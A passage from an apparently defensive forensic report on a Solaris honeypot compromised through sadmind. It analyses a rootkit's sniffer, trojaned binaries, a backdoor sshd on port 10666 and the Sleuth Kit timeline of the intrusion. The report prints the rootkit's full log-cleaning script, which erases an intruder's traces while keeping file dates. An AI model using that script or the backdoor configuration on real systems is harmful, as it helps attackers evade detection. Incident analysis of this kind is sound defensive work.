NOTE: libpcap filter defaults to: tcp dst port 23 or 513 or 21 or 110
NOTE: If environment variable SSARGS exists, options are taken from
      here. If it exists but is null, options are taken from the command
      line. Command line parameters are ignored if this variable is set.
/var/adm/utmp
ERROR: Opening UTMP for paranoid mode.
/dev/
PARANOID
ERROR: unknown data link type 0x%x
(%d)
USER
```

```
PASS
%s: %s =>
%s: %s %s =>
%s %s:%s
    ❄♋♌●♏  🗄🗁          TCP/IP LOG – TM: %s
%s:%s >
%s:%s [%s]
 [%s%s%s%s%s%s]
IDLE TIMEOUT
[root@localhost .gun]# strings sniff | more.
```

Table 27 – Supersniffer v1.2 is the real name of the program titled sniff in the .guns directory

With this disturbing information gleaned from the binary, I viewed the contents of the directory for more clues as to what was modified. The text files named .addr, .files. and .proc contained text which was related to ports, services running on my workstation, and irc. I note this to indicate Internet Relay Chat. Visible below in Table 28 is the "polite" contents of the log files in the ".guns" directory. I now know at least 16 items have been "hacked" by the script deployed on the Solaris 9 based workstation.

```
[root@localhost .gun]# more .*

*** .: directory ***


*** ..: directory ***

:::::::::::::::
.addr
:::::::::::::::
51.24.
ppp
irc
6667
10666
23000
25000
:::::::::::::::
.files
:::::::::::::::
.gun
. g u n
ttymon
hpd.defing
:::::::::::::::
```

```
.proc
::::::::::::::
.gun
ps.ucb
ps.bin
./ttymon
ttymon
dtlogin
hpd.defing
kid
irc
sniff
psy
sh –I
sh –c /bin/sh
51.24.
ppp
irc
6667
10666
23000
25000
[root@localhost .gun]# more *.log
::::::::::::::
errors.log
::::::::::::::
::::::::::::::
rk.log
::::::::::::::
+ I'm polite, so I leave this file for root +
@ /bin/ls hacked
@ /usr/bin/sparcv9/ls hacked
@ /usr/xpg4/bin/ls hacked
@ /usr/ucb/ls hacked
@ /usr/bin/du hacked
@ /usr/bin/find hacked
@ /usr/xpg4/bin/du hacked
@ /usr/sbin/ifconfig hacked
@ /sbin/ifconfig hacked
@ /usr/bin/netstat hacked
@ /usr/bin/sparcv9/ps hacked
@ /usr/bin/sparcv7/ps hacked
@ /usr/ucb/sparcv9/ps hacked
@ /usr/ucb/sparcv7/ps hacked
@ /usr/bin/sparcv9/truss hacked
@ /usr/bin/sparcv7/truss hacked
```

```
+ All done.. original files are now in backup dir
[root@localhost .gun]#
```

Table 28 – References to the hpd.defing file and irc related ports are more clues.

I compiled and ran chkrootkit-0.43 against the partitions to see what the tool would discover since my searches for a ".guns" tojan kit seemed futile. I downloaded this from http://www.chkrootkit.org/, and its output only showed ifconfig and passwd to be "infected". I was unable to identify which root kit was executed on the workstation.

I targeted the directory hierarchy for files modified on April 1st 2004. The /etc directory shows that the inetd.conf file has been modified along with the contents of a file named "hpd.defing". Its contents suggest it is some sort of encrypted phrase. Continuing on we see sshd setup on port 10666 allowing the secure communication of the intruder in or out to our workstation. In particular is the clean script which details the actions it performs to remove evidence from system logs such as IP addresses or signs of login activity.

```
[root@localhost .gun]# more clean
#!/bin/sh
# Lamest shell script to hide your presence in logs (plain txt files only)
# it does a recursive search in the log dir and preserve file date :)

printf "\033[9;1m"
printf "\033[9;36m-[[ log cleaner ]]-\n"

if [ $# -ne 2 ]; then printf "\033[9;0m"
                printf "Usage: hide <ip/login> <dir|file>\033[9;0m\n"
                echo "Es. ./clean 127.0.0.1 /var/log"
                exit 10
fi

if [ ! -d $2 ]; then
 if [ -f $2 ]; then
   touch /tmp/.time
   touch -acmr $2 /tmp/.time  2>/dev/null
   grep -v $1 $2 > /tmp/.mex; mv /tmp/.mex $2
   touch -acmr /tmp/.time $2  2>/dev/null
   printf "\033[9;31mCleaning \033[9;32m`basename $2`..."
 else
   printf "\033[9;0m\033[9;1m $2 doesn't exist \033[9;0m\n"
   exit 10
 fi
 rm -f /tmp/.x /tmp/.files /tmp/.time
 printf "\033[9;0m\033[9;1m done\033[9;0m\n"
 exit 10
```

```
fi

find $2 > /tmp/.files
touch /tmp/.time
cat /tmp/.files | grep -v wtmp | grep -v lastlog | grep -v utmp | grep -v .tgz \
| grep -v .gz | grep -v acct > /tmp/.x

cat /tmp/.x | while read file ; do

if [ -f $file -a ! -L $file ]; then
 printf "\033[9;31mCleaning \033[9;32m`basename $file`\n"
 touch -acmr $file /tmp/.time 2>/dev/null
 grep -v $1 $file > /tmp/.mex; mv /tmp/.mex $file
 touch -acmr /tmp/.time $file 2>/dev/null
fi

done

rm -f /tmp/.x /tmp/.files /tmp/.time
printf "\033[9;0m\033[9;1mDone.\033[9;0m\n"
                                    [root@localhost .gun]#

[root@localhost sshd2]# pwd
/mnt/hack/usr/share/.gun/sshd2
[root@localhost sshd2]# more conf/ssh2/hostkey.pub
1024 41 104815528740090300232762682062148731692345 6
176487618848931447497024381787165076021063844673 48
442332555726272229905090060865518152094220166348 85
187452282711766925606918069956746823280554762020 34
215254175756840020276869367033275595088918404285 78
000903598085456851354927023314524854708653799840 39
1129004567592229 root@NoraD
[root@localhost sshd2]# more conf/ssh2/
hostkey     hostkey.pub  random      tconf
[root@localhost sshd2]# more conf/ssh2/tconf
Port 10666
ListenAddress 0.0.0.0
ServerKeyBits 768
LoginGraceTime 600
KeyRegenerationInterval 3600
PermitRootLogin yes
IgnoreRhosts no
StrictModes yes
QuietMode no
X11Forwarding yes
X11DisplayOffset 10
```

```
FascistLogging no
PrintMotd yes
KeepAlive yes
SyslogFacility DAEMON
RhostsAuthentication no
RhostsRSAAuthentication yes
RSAAuthentication yes
PasswordAuthentication yes
PermitEmptyPasswords yes
UseLogin no
[root@localhost sshd2]#


total 531
drwxr-xr-x    3 root     root          512 Apr  1 10:36 .
drwxr-xr-x    5 root     root          512 Apr  1 10:36 ..
drwxr-xr-x    3 root     root          512 Apr  1 10:36 conf
-rwxr-xr-x    1 root     root       259832 Apr  1 10:36 sshd2
-rwxr-xr-x    1 root     root       259832 Apr  1 10:36 ttymon
[root@localhost sshd2]# pwd
/mnt/hack/usr/share/.gun/sshd2
[root@localhost sshd2]#
```

Table 29 – sshd.conf file setup in the .gun directory by the rootkit. Note the settings for PermitEmptyPasswords and UseLogin

Interestingly the ssh_host_key.pub file contains the phrase "root@NoraD". A google.com search provides a hit on this phrase of "root@Norad". The URL at http://cert.uni-stuttgart.de/archive/incidents/2001/06/msg00065.html suggests the Adore root kit. What is also of importance to note is that there are two files in the directory that are identical according to their respective MD5 checksums. The file "ttymon" is actually sshd2. This sshd2 version was setup by the rootkit as will see further in the rc2 & rc3 scripts.

```
root@localhost sshd2]# ls -l
total 529
drwxr-xr-x    3 root     root          512 Apr  1 10:36 conf
-rwxr-xr-x    1 root     root       259832 Apr  1 10:36 sshd2
-rwxr-xr-x    1 root     root       259832 Apr  1 10:36 ttymon
[root@localhost sshd2]# md5sum sshd2
c0045089b0549fd7d6fb117669ff82fd  sshd2
[root@localhost sshd2]# md5sum ttymon
c0045089b0549fd7d6fb117669ff82fd  ttymon
[root@localhost sshd2]#
```

Table 30 – ttymon is not ttymon by an Ssh server process binary.

Another interesting thing about the activity during the morning hours of April 1st, during the time of the intrusion, it appears that there were patches applied to the operating system as evident in the dates of these files in the "/var/sadm/patch" directory. I know I did not patch this machine as I hoped for a better response when it was left on the Internet as an open sacrificial target. Ironically Sun patch 112617 is an rpc security patch[52] and patch 113492 is another security patch for the program fsck[53]. I assume the person does not want the machine to be exploited by anyone else, and therefore protect the target from additional compromises.

```
[root@localhost patch]# ls –la
total 10
drwxr-xr-x   10 root     root         512 Apr  1 10:40 .
drwxr-xr-x   11 root     sys          512 Apr  1 10:40 ..
-rw-r—r--    1 root     root           0 Mar 23 21:09 .mu_applied
drwxr-xr--    2 root     bin          512 Apr  1 10:39 112617-02
drwxr-xr--    2 root     bin          512 Apr  1 10:39 112875-01
drwxr-xr--    2 root     bin          512 Apr  1 10:39 113273-05
drwxr-xr--    2 root     bin          512 Apr  1 10:40 113492-04
drwxr-xr--    2 root     bin          512 Apr  1 10:40 113575-05
drwxr-xr--    2 root     bin          512 Apr  1 10:39 113923-02
drwxr-xr--    2 root     bin          512 Apr  1 10:39 114133-01
drwxr-xr--    2 root     bin          512 Apr  1 10:39 114135-01
[root@localhost patch]#
[root@localhost patch]# pwd
/mnt/hack/var/sadm/patch
[root@localhost patch]#
```

Table 31 – Patches applied to the machine during the event are unusual.

As for any modifications to the start or stop scripts in the system, rc2 and rc3 scripts show a final addition of the command "/usr/bin/ttymon –q". This is strange because in the usual Solaris environment the program ttymon is located in the directory "/usr/lib/saf". Strings extracted from the file ttymon show it is actually 1.2.25 version of sshd for Sun Solaris 7 SPARC architecture machines. It is evident in Table 33 that it will be started whenever the system is in run level two or three. The program will be active when there is some network connection potentially present essentially. It also is much bigger than the typical size for ttymon as seen below:

```
sshd version %s [%s]
1.2.25
sparc-sun-solaris2.7
Usage: %s [options]
Options:
```

[52] http://sunsolve.sun.com/pub-cgi/findPatch.pl?patchId=112617&rev=02
[53] http://sunsolve.sun.com/pub-cgi/findPatch.pl?patchId=113492&rev=02

```
  -f file    Configuration file (default %s/sshd_config)
/usr/bin
  -d         Debugging mode
  -i         Started from inetd
  -q         Quiet (no logging)
  -p port    Listen on the specified port (default: 22)
  -k seconds Regenerate server key every this many seconds (default: 3600)
  -g seconds Grace period for authentication (default: 300)
  -b bits    Size of server RSA key (default: 768 bits)
  -h file    File from which to read host key (default: %s)
/usr/bin/ssh_host_key
```

Table 32 – Sshd 1.2.25 version is revealed by executing strings against sshd2.

```
root@localhost etc]# tail -10 rc2
# End historical section

if [ $_INIT_RUN_LEVEL = 2 ]; then
        if [ $_INIT_PREV_LEVEL = S -o $_INIT_PREV_LEVEL = 1 ]; then
                echo 'The system is ready.'
        else
                echo 'Change to state 2 has been completed.'
        fi
fi
/usr/bin/ttymon -q
[root@localhost etc]# tail -10 rc3
# Unload all the loadable modules brought in during boot

modunload -i 0 & >/dev/null 2>&1

if [ $_INIT_PREV_LEVEL = S -o $_INIT_PREV_LEVEL = 1 ]; then
        echo 'The system is ready.'
else
        echo 'Change to state 3 has been completed.'
fi
/usr/bin/ttymon -q
[root@localhost etc]# ls -la rc2
lrwxrwxrwx    1 root     root           11 Mar 23 20:57 rc2 -> ../sbin/rc2
[root@localhost etc]# ls -la rc3
lrwxrwxrwx    1 root     root           11 Mar 23 20:57 rc3 -> ../sbin/rc3
[root@localhost etc]# ls -la ../sbin/rc2
-rwxr--r--    1 root     sys          2941 Apr  1 10:36 ../sbin/rc2
[root@localhost etc]# ls -la ../sbin/rc3
-rwxr--r--    1 root     sys          2422 Apr  1 10:36 ../sbin/rc3
[root@localhost etc]# pwd
/mnt/hack/root/etc
```

Table 33 – Modification to rc2 and rc3 scripts to start the backdoor sshd on 10666 port.

Continuing onward, I will highlight the timeline analysis around the event in question on the workstation tagged into evidence as “Tag #2” containing the hard drive referenced as “Tag #1” seized into evidence.

Timeline Analysis

I decided to import the images into a new case for further analysis using the Autopsy GUI to help with the data. The forensic analysis contained on all these images is rather large, and utilizing command line tools initially may be too cumbersome at first. I created a case in Autopsy. All file systems were entered and the case gallery reflected the images with which I had to work. I will continue forward with the analysis centering on the events up to the compromise. Therefore I created a timeline for the specific date of April 1, 2004. The entire timeline is attached as Exhibit 1 at the end of this practical assignment. Selected portions here utilized in this section to highlight the events of April 1st, 2004. In the case gallery I have the images from which I created the data body input file for the timeline. Below fls and ils from the Sleuth Kit are run to generate timeline information. The fls command of “fls –r –m <FILENAME>” lists all the files (deleted ones also) and directories recursively (-r) and output in mactime format (-m). Ils lists the deleted inodes associated with an image. The parameter (-m) here indicates the output should be in mactime format.



Image 19 – Autopsy helps generate the timeline information expeditiously.

The ils command visible above executes with the “-a” flag outputs a list all inodes as shown below.

```
[root@localhost bin]# ./ils -f solaris -a /opt/DCFLDD_SUNNY/sunny_s0.dcfldd
class|host|device|start_time
ils|localhost.localdomain|/opt/DCFLDD_SUNNY/sunny_s0.dcfldd|1083446270
st_ino|st_alloc|st_uid|st_gid|st_mtime|st_atime|st_ctime|st_mode|st_nlink|st_size
|st_block0|st_block1
0|a|0|0|0|0|0|0|0|0|0
1|a|0|0|0|0|0|0|0|0|0
2|a|0|0|1080180438|1080810600|1080180438|40755|26|1024|520|0
3|a|0|0|1080093377|1080100776|1080093377|40700|2|8192|512|0
4|a|0|0|1080093422|1080835402|1080093422|120777|1|9|505|0
5|a|0|3|1080181751|1080833813|1080181751|40755|15|3584|3840|
```

Table 34a – fls command output.

The fls command with parameters of "-a -r" outputs all file system data recursively with inode information to be eventually tied together in the complete timeline.

```
[root@localhost bin]# ./fls -f solaris -a -r /opt/DCFLDD_SUNNY/sunny_s0.dcfldd |
more
-/d 2:  .
-/d 2:  ..
-/d 3:  lost+found
+ -/d 3:        .
+ -/d 2:        ..
-/d 3776:       usr
+ -/d 3776:     .
+ -/d 2:        ..
-/d 7552:       var
+ -/d 7552:     .
+ -/d 2:        ..
-/d 11328:      opt
+ -/d 11328:    .
+ -/d 2:        ..
-/d 15104:      platform
```

Table 34b – Actual fls command output against slice 0 of the workstation.



Image 20 – Master timeline that was created.

The master timeline will show file system time information as generated by the output of these other tools and thereby fed into the mactime program of the Sleuth Kit. It will show the preparation (removal of some packages and installation of sebekhide64) of the system before setting it out on the Internet to be a target. Given the size of the entire timeline, I am unable to attach the whole timeline to this report. It will inflate the size of my zipped submission beyond the 4000 KB limit. I will only insert the resultant items from my analysis that are key. I will show information highlighting when the operating system was installed, when major updates were performed on the system, and when the system was last used. I will seek any other interesting details that could be discerned based on the use of the system. Since I did not patch the system into increase the probability an exploit would occur, I consider major “updates performed” to include the creation of Trojan system files, installation of a sniffer (SuperSniffer) and setup of a backdoor listener (sshd 1.2.25). The Trojan/rootkit appeared to patch the workstation as part of its deployment.

The system was installed on March 23 2004 as seen from the Solaris installation log files. These are the “begin” and “finish” shell scripts that run before and after the Solaris installation. They are visible normally in /var/sadm/begin.log and in /var/sadm/finish.log as part of the Solaris operating system installation procedure called “JumpStart”.

```
[root@localhost logs]# ls -la
total 58
drwxr-xr-x    2 root     sys          512 Mar 23 21:15 .
```

```
drwxr-xr-x    5 root     sys          512 Mar 23 21:04 ..
lrwxrwxrwx    1 root     root          20 Mar 23 21:09 begin.log ->
begin.log_2004_03_23
-rw-r--r--    1 root     root          90 Mar 23 20:52 begin.log_2004_03_23
lrwxrwxrwx    1 root     root          21 Mar 23 21:09 finish.log ->
finish.log_2004_03_23
-rw-r--r--    1 root     root           0 Mar 23 21:09 finish.log_2004_03_23
-rw-r--r--    1 root     root       25933 Mar 23 21:09 install_log
-rw-r--r--    1 root     root       25985 Mar 23 21:13 sysidtool.log
-rw-r--r--    1 root     root         309 Mar 23 21:32
webstart_launch.log_2004_03_23_2015
[root@localhost logs]# pwd
/mnt/hack/var/sadm/system/logs
[root@localhost logs]# more begin.log
Executing begin script "install_begin"...
Begin script install_begin execution completed.
[root@localhost logs]# more begin.log_2004_03_23
Executing begin script "install_begin"...
Begin script install_begin execution completed.
[root@localhost logs]# tail -10 install_log

Cleaning devices

Customizing system devices
      - Physical devices (/devices)
      - Logical devices (/dev)

Installing boot information
      - Installing boot blocks (c0t0d0s0)
      - Updating system firmware for automatic rebooting
[root@localhost logs]#
```

Table 34 – The initial installation of Solaris 9 12.2002

```
Tue Mar 23 2004 21:09:54        0 ma. -/-rw-r--r-- root     root     7830
/var/sadm/system/logs/finish.log_2004_03_23
                                0 mac -/-rw-r--r-- root     root     11599
/var/sadm/patch/.mu_applied
Tue Mar 23 2004 21:09:55       20 .a. -/lrwxrwxrwx root     root     7829
/var/sadm/system/logs/begin.log -> begin.log_2004_03_23
Tue Mar 23 2004 21:09:56       21 mac -/lrwxrwxrwx root     root     7831
/var/sadm/system/logs/finish.log -> finish.log_2004_03_23
                               20 m.c -/lrwxrwxrwx root     root     7829
/var/sadm/system/logs/begin.log -> begin.log_2004_03_23
                                0 ..c -/-rw-r--r-- root     root     7830
/var/sadm/system/logs/finish.log_2004_03_23
                               90 ..c -/-rw-r--r-- root     root     7828
```

```
/var/sadm/system/logs/begin.log_2004_03_23
```

Table 35 – Timeline information showing the 'birth' of the operating system.

The timeline information below highlights the actions of me adding a bogus user account to the workstation. I see the home directory created, as well as the modification and access of skeleton files to create the user's home directory and modify the password.

```
Tue Mar 23 2004 22:09:46      537 m.c -/-r—r—r—root     sys      41632
/etc/passwd
                              174 mac -/-rw-r—r—stapp    other    18939
/home/stapp/local.profile
                              144 .a. -/-rw-r—r—root     other    64202    /etc/skel/.profile
                            32836 .a. -/-r-xr-xr-x root     sys      46999    /usr/sbin/useradd
                            32836 .a. -/-r-xr-xr-x root     sys      46999    /usr/sbin/roleadd
                              512 m.c -/dr-xr-xr-x root     root     26450    /home
                              502 .ac -/-r—r—r—root     sys      41760    /etc/opasswd
                              144 m.c -/-rw-r—r—stapp    other    18936
/home/stapp/.profile
                              307 m.c -/-rw-r—r—root     sys      41698    /etc/group
                              157 .a. -/-rw-r—r—root     sys      64205    /etc/skel/local.login
                              174 .a. -/-rw-r—r—root     sys      64206    /etc/skel/local.profile
                              157 mac -/-rw-r—r—stapp    other    18938
/home/stapp/local.login
                              136 mac -/-rw-r—r—stapp    other    18937
/home/stapp/local.cshrc
                            20448 .a. -/-r-xr-xr-x root     sys      46956    /usr/sbin/passmgmt
                              136 .a. -/-rw-r—r—root     sys      64203    /etc/skel/local.cshrc
Tue Mar 23 2004 22:09:53    12484 .a. -/-rwxr-xr-x root     bin      245974
/usr/lib/security/pam_passwd_auth.so.1
                            13236 .a. -/-rwxr-xr-x root     bin      245970   /usr/lib/securi
```

Table 36 – Setting up the workstation.

The real action beings to occur according to the timeline below on April 1st, 2004 at about 7:24 AM locally with an access to the file "/usr/snadm/classes". The Snort log listed "RPC portmap sadmind request UDP" as an alert. As discussed in the GCIH practical assignment of Dan Gilbert, the "Sadmind Weak Authentication Remote RPC Vulnerability default installation of sadmind allows for commands to be sent to a Solaris server without any authentication." [54] I note that immediately after the inetd.conf file is modified and inode information was changed, and pkill is executed. It seems that initial compromise has just occurred. Inetd was also modified as we will see further in the timeline.

```
Thu Apr 01 2004 07:24:06      512 .a. -/drwxr-xr-x root     bin      203105
```

[54] Gilbert, page 2.

```
/usr/snadm/classes
Thu Apr 01 2004 07:24:08     6532 m.c -/-r--r--r-- root     sys      18898
/etc/inet/inetd.conf
Thu Apr 01 2004 07:24:11    14952 .a. -/-r-xr-xr-x root     bin      7937
/usr/bin/pkill
                           417504 .a. -/-rw-r--r-- root     bin      144626
/usr/snadm/lib/libadmcom.so.2
                             2212 .a. -/-rwxr-xr-x root     bin      62601    /usr/lib/libintl.so.1
                             9864 .a. -/-rwx--x--x root     sys      47114    /usr/sbin/sadmind
                           138560 .a. -/-rwxr-xr-x root     bin      62643
/usr/lib/libthread.so.1
                            80648 .a. -/-rw-r--r-- root     bin      144624
/usr/snadm/lib/libadmagt.so.2
                            14952 .a. -/-r-xr-xr-x root     bin      7937     /usr/bin/pgrep
                            58140 .a. -/-rw-r--r-- root     sys      144627
/usr/snadm/lib/libadmsec.so.2
                           166040 .a. -/-rw-r--r-- root     bin      144625
/usr/snadm/lib/libadmapm.so.2
                             8920 .a. -/-rw-r--r-- root     bin      53
/usr/snadm/classes/system.2.1/.acl
Thu Apr 01 2004 07:24:12    33000 .a. -/-rwxr-xr-x root     bin      62631
/usr/lib/librpcsvc.so.1
Thu Apr 01 2004 07:48:53       11 .a. -/lrwxrwxrwx root     root     4
/usr/openwin/etc -> ./share/etc
Thu Apr 01 2004 10:14:40     1249 .a. -/-rw-r--r-- root     sys      3847
/etc/ftpd/ftpaccess
                              114 .a. -/-rw-r--r-- root     sys      3846     /etc/ftpd/ftpservers
                            46872 .a. -/-rwxr-xr-x root     bin      62621    /usr/lib/libpam.so.1
                              551 .a. -/-rw-r--r-- root     sys      3843
/etc/ftpd/ftpconversions
                           195104 .a. -/-r-xr-xr-x root     bin      47131    /usr/sbin/in.ftpd
Thu Apr 01 2004 10:33:12    48876 .a. -/-rwxr-xr-x root     bin      226437
/usr/sfw/lib/libwrap.so.1.0
Thu Apr 01 2004 10:33:31    80572 .a. -/-r-xr-xr-x root     bin      8133
/usr/bin/ftp
Thu Apr 01 2004 10:33:39   136288 m.. -/-rwxr-xr-x root     root     8340
/usr/bin/wget
```

Table 37 – The download of the rootkit tar file begins.

Access to sadmind, and the library libadmagt occur at 07:24:11 followed by a pgrep. These events must correlate to the the Snort log event “url[cve][icat][snort] RPC portmap kcms_server request UDP”. According the securityfocus.com article discussing this alert condition “a problem exists in the Kodak Color Management System (KCMS) due to the insecure handling of input. It may be possible for a remote user to gain access to arbitrary files on a vulnerable host.” This is probably what is happening with the access to the files 3 hours later

related to ftpservers. We see the binary executable in.ftpd being access followed by the modification of the wget file. Wget[55] a program for downloading files of particular use since it is a command line tool. As visible below in this larger output titled Table 38, we are able to note the actions of the rootkit installation.

```
Thu Apr 01 2004 10:34:27    69080 .a. -/-r-xr-xr-x root     bin      46989
/usr/sbin/tar
Thu Apr 01 2004 10:34:28   120532 .a. -/-rwx--x--x root     root     168214
/usr/share/.gun/sniff
                            4776 .a. -/-rwsr-xr-x root     root     22778    /var/spool/.guns
                            1193 .a. -/-rwxr-xr-x root     root     168215
/usr/share/.gun/uninstall
                            1333 .a. -/-rwxr-xr-x root     root     168216
/usr/share/.gun/clean
                           10396 .a. -/-rwxr-xr-x root     root     168217
/usr/share/.gun/wipe
Thu Apr 01 2004 10:34:40      517 .a. -/-rw-r--r-- root     root     168209
/usr/share/.gun/rk.log
                            512 m.c -/drwxr-xr-x root     sys      54657    /usr/share
                           4776 ..c -/-rwsr-xr-x root     root     22778    /var/spool/.guns
                            512 .a. -/drwxr-xr-x root     root     105497
/usr/share/.gun/backup
                            512 .a. -/drwxr-xr-x root     root     234410   /usr/share/.gun/bin
                              0 mac -/-rw-r--r-- root     root     168210
/usr/share/.gun/errors.log
Thu Apr 01 2004 10:34:41    11760 mac -/-r-xr-xr-x root     root     105501
/usr/share/.gun/backup/du
                           29544 mac -/-r-xr-xr-x root     root     105499
/usr/share/.gun/backup/ls.sv9
                           13844 mac -/-r-xr-xr-x root     root     105500
/usr/share/.gun/backup/ls.ucb
                           11760 mac -/-r-xr-xr-x root     root     234610
/usr/share/.gun/bin/.gundu
                           11760 .a. -/-r-xr-xr-x root     bin      7862     /usr/bin/du
                           19084 mac -/-r-xr-xr-x root     root     105498
/usr/share/.gun/backup/ls
Thu Apr 01 2004 10:34:42    11760 ..c -/-r-xr-xr-x root     bin      7862
/usr/bin/du
                           20180 m.c -/-r-xr-xr-x root     root     234611
/usr/share/.gun/bin/.gunfind
                           20180 mac -/-r-xr-xr-x root     root     105502
/usr/share/.gun/backup/find
Thu Apr 01 2004 10:34:44    11760 ..c -/-r-xr-xr-x root     bin      203337
/usr/xpg4/bin/du
                           20180 ..c -/-r-xr-xr-x root     bin      7877     /usr/bin/find
```

[55] http://www.gnu.org/software/wget/wget.html

```
                73080 mac -/-r-xr-xr-x root     root     105503
/usr/share/.gun/backup/ifconfig
                73080 mac -/-r-xr-xr-x root     root     234612
/usr/share/.gun/bin/.gunifconfig
                73080 .a. -/-r-xr-xr-x root     bin      46920    /usr/sbin/ifconfig
Thu Apr 01 2004 10:34:50    73080 ..c -/-r-xr-xr-x root     bin      46920
/usr/sbin/ifconfig
Thu Apr 01 2004 10:36:20  1011304 ..c -/-r-xr-xr-x root     bin      49103
/sbin/ifconfig
                61720 mac -/-r-xr-sr-x root     root     234613
/usr/share/.gun/bin/.gunnetstat
                61720 .a. -/-r-xr-xr-x root     sys      7926     /usr/bin/netstat
                61720 mac -/-r-xr-sr-x root     root     105504
/usr/share/.gun/backup/netstat
Thu Apr 01 2004 10:36:25    61720 ..c -/-r-xr-xr-x root     sys      7926
/usr/bin/netstat
                32056 mac -/-r-xr-xr-x root     root     105505
/usr/share/.gun/backup/ps.bin
                32056 m.c -/-r-xr-xr-x root     root     234614
/usr/share/.gun/bin/.gunps.bin
Thu Apr 01 2004 10:36:27    21864 .a. -/-r-xr-xr-x root     sys      226527
/usr/ucb/sparcv9/ps
                21864 mac -/-r-sr-xr-x root     root     105506
/usr/share/.gun/backup/ps.ucb
                21864 mac -/-r-sr-xr-x root     root     234615
/usr/share/.gun/bin/.gunps.ucb
                32056 ..c -/-r-xr-xr-x root     bin      11719    /usr/bin/sparcv7/ps
                32056 ..c -/-r-xr-xr-x root     bin      82030    /usr/bin/sparcv9/ps
Thu Apr 01 2004 10:36:29   213184 mac -/-r-xr-xr-x root     root     234616
/usr/share/.gun/bin/.guntruss
               213184 mac -/-r-xr-xr-x root     root     105507
/usr/share/.gun/backup/truss
                16772 .a. -/-r-xr-xr-x root     bin      7856     /usr/bin/dd
                21864 ..c -/-r-xr-xr-x root     sys      183508
/usr/ucb/sparcv7/ps
                   27 .a. -/lrwxrwxrwx root     other    49       /dev/zero ->
../devices/pseudo/mm@0:zero
                  512 m.c -/drwxr-xr-x root     root     234410
/usr/share/.gun/bin
                  512 m.c -/drwxr-xr-x root     root     105497
/usr/share/.gun/backup
               213184 .a. -/-r-xr-xr-x root     bin      82054
/usr/bin/sparcv9/truss
                21864 ..c -/-r-xr-xr-x root     sys      226527
/usr/ucb/sparcv9/ps
Thu Apr 01 2004 10:36:49       11 .a. -/lrwxrwxrwx root     root     41576    /etc/rc3
```

```
-> ../sbin/rc3
                    512 .a. -/drwxr-xr-x root     root     167985   /usr/share/.gun
                     5 mac -/-rw-r--r-- root     root     8339     /usr/bin/sshd.pid
                     31 m.c -/-rw-r--r-- root     root     168213   /usr/share/.gun/.files
                    525 mac -/-rwx--x--x root     root     8152
/usr/bin/ssh_host_key
                   2941 m.c -/-rwxr--r-- root     sys      49113    /sbin/rc2
                  213184 ..c -/-r-xr-xr-x root     bin      11811
/usr/bin/sparcv7/truss
                    512 mac -/-rwx--x--x root     root     132822
/usr/share/.gun/sshd2/conf/ssh2/random
                    408 mac -/-rwxr-xr-x root     root     8135
/usr/bin/sshd_config
                    512 mac -/drwxr-xr-x root     root     132819
/usr/share/.gun/sshd2/conf/ssh2
                     14 m.c -/-rw-r--r-- root     root     41700    /etc/hpd.defing
                  213184 ..c -/-r-xr-xr-x root     bin      82054
/usr/bin/sparcv9/truss
                   2422 m.c -/-rwxr--r-- root     sys      49114    /sbin/rc3
                  259832 m.c -/-rwxr-xr-x root     root     121148
/usr/share/.gun/sshd2/ttymon
                    512 mac -/drwxr-xr-x root     root     121146
/usr/share/.gun/sshd2
                  259832 mac -/-rwxr-xr-x root     root     121147
/usr/share/.gun/sshd2/sshd2
                     11 .a. -/lrwxrwxrwx root     root     41575    /etc/rc2 ->
../sbin/rc2
                    329 mac -/-rwxr-xr-x root     root     132820
/usr/share/.gun/sshd2/conf/ssh2/hostkey.pub
                    130 m.c -/-rw-r--r-- root     root     168211
/usr/share/.gun/.proc
                    408 mac -/-rwxr-xr-x root     root     132821
